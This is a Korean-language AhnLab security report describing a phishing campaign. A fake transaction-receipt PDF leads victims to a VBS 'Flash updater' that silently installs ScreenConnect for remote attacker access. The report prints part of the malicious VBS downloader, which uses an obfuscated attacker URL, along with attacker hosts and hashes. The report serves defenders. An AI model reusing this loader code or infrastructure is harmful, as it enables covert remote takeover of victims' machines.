

거래 영수증을 위장한 피싱 메일 주의

A asec.ahnlab.com/ko/94998


ATCP

August 18, 2026



최근 AhnLab Security intelligence Center(ASEC)에서는 거래 영수증으로 위장한 피싱 메일 유포 사례를 확인했다. 해당 이메일은 미국의 특정 기업의 직원을 사칭하였으며, 본문에는 거래 영수증이 첨부되어 있으므로 검토 후 계좌 입금 여부를 알려달라는 내용이 포함되어 있으며, 수신자가 첨부파일을 열람하도록 유도한다.


첨부된 PDF 문서 : transaction_successful_ID9238249123024.pdf



[그림 1] 피싱 메일 본문

첨부된 PDF 내부에는 해외 송금 확인 문서로 보이는 내용이 포함되어 있으며, 문서 확인을 위해 Adobe Flash Player 업데이트가 필요하다는 안내 메시지를 표시한다. 사용자가 PDF 문서를 열람할 경우, “An updater to adobe flash reader is needed to view this pdf”라는 메시지와 함께 다운로드 버튼이 표시된다. 이후 Adobe Reader의 외부 링크 연결 기능을 이용하여 아래 사이트로 접속을 시도하며, 사용자가 연결을 허용할 경우 공격자가 운영하는 것으로 추정되는 웹사이트로 이동한다.

URL : [hxxps://transaction-sucessful\[.\]vercel.app/](https://transaction-sucessful[.]vercel.app/)




[그림 2] 첨부된 악성 PDF 파일

해당 사이트에 접속하면 “adobe-flash-updater.vbs” 파일이 다운로드된다. 사용자가 VBS 파일을 실행하면 스크립트는 ShellExecute를 이용하여 관리자 권한으로 재실행되며, 이후 웹 페이지에서 payment_receipt.pdf를 열어 정상 거래 영수증으로 위장된 미끼 문서를 표시한다. 사용자가 문서를 확인하는 동안 백그라운드에서는 curl.exe를 통해 공격자 서버로부터 sc.msi 파일을 다운로드하고, msixec.exe /qn /norestart 옵션을 사용하여 사용자에게 별도의 설치 창을 표

시하지 않은 채 MSI 패키지를 설치한다. 이를 통해 공격자는 정상 문서 열람 행위와 악성 MSI 설치를 동시에 수행한다.


- 정상 디코이 문서 : `hxxps://payment-six-eta.vercel.app/doc/payment_receipt[.]pdf`
- 악성 MSI 파일 : `hxxps://payment-six-eta.vercel[.]app/doc/sc.msi`



```
67 ValidateAccess
68
69 WScript.Sleep 2039
70 VerifyMedia
71 WScript.Sleep 1235
72
73 Set fileSystem = CreateObject(strFSModule)
74 tempFolder = fileSystem.GetSpecialFolder(2)
75 strTarget = tempFolder & "\sc.msi"
76 strResourceURL = "https://paym" & "ent-six-eta." & "vercel.app/d" & "oc/sc.msi"
77
78 GetPayload strResourceURL, strTarget
79 Dim intFileSize : intFileSize = fileSystem.GetFile(strTarget).Size
80 If intFileSize < 1 Then WScript.Quit
81 Dim strSessionRef : strSessionRef = Year(Now) & "-" & Month(Now) & "-" & Day(Now)
82 Dim oFileSystem : Set oFileSystem = CreateObject("Scripting.FileSystemObject")
83 Dim strSysFile : strSysFile = oFileSystem.FileExists("C:\Windows\System32\kernel32.dll")
84 If Not strSysFile Then WScript.Sleep 500
85 Dim intClockSeg : intClockSeg = Timer()
86 If intClockSeg > 0 Then WScript.Sleep 408
87 ProcessPackage strTarget
```

Visual Basic file length : 2,950 lines : 87 Ln : 1 Col : 1 Pos : 1 Windows (CR LF) UTF-8 IN


[그림 3] adobe-flash-updater.vbs



[그림 4] 정상 디코이 문서

다운로드된 sc.msi는 ConnectWise사의 원격 관리 솔루션인 ScreenConnect 설치 패키지이다. 설치 이후 ScreenConnect.ClientService.exe가 실행되며, relay.gamedbd.com:8041에 연결하기 위한 Access 세션 정보(Session ID, Guest 역할, 서버 식별용 공개키 등)를 포함한 명령행 인자와 함께 동작한다. 이를 통해 피해 시스템은 해당 ScreenConnect 인프라의 Access 세션으로 등록되며, 공격자는 이를 이용해 감염 시스템에 대한 지속적인 원격 접근 권한을 확보할 수 있다. 이후 파일 전송, 명령 실행, 추가 페이로드 배포 등의 후속 공격 수행도 가능하다.

ScreenConnect는 원격 지원 및 시스템 관리 목적으로 널리 사용되는 정상 소프트웨어이나, 최근에는 공격자가 합법적인 관리 도구를 악용하는 LoL(Living-off-the-Land) 기법의 일환으로 활용하는 사례가 지속적으로 확인되고 있어 각별한 주의가 요구된다.



MD5

ab707764ad3fc2611ed1cf8e9ce85d9d

[https://payment-six-eta\[.\]vercel\[.\]app/doc/sc\[.\]msi](https://payment-six-eta[.]vercel[.]app/doc/sc[.]msi)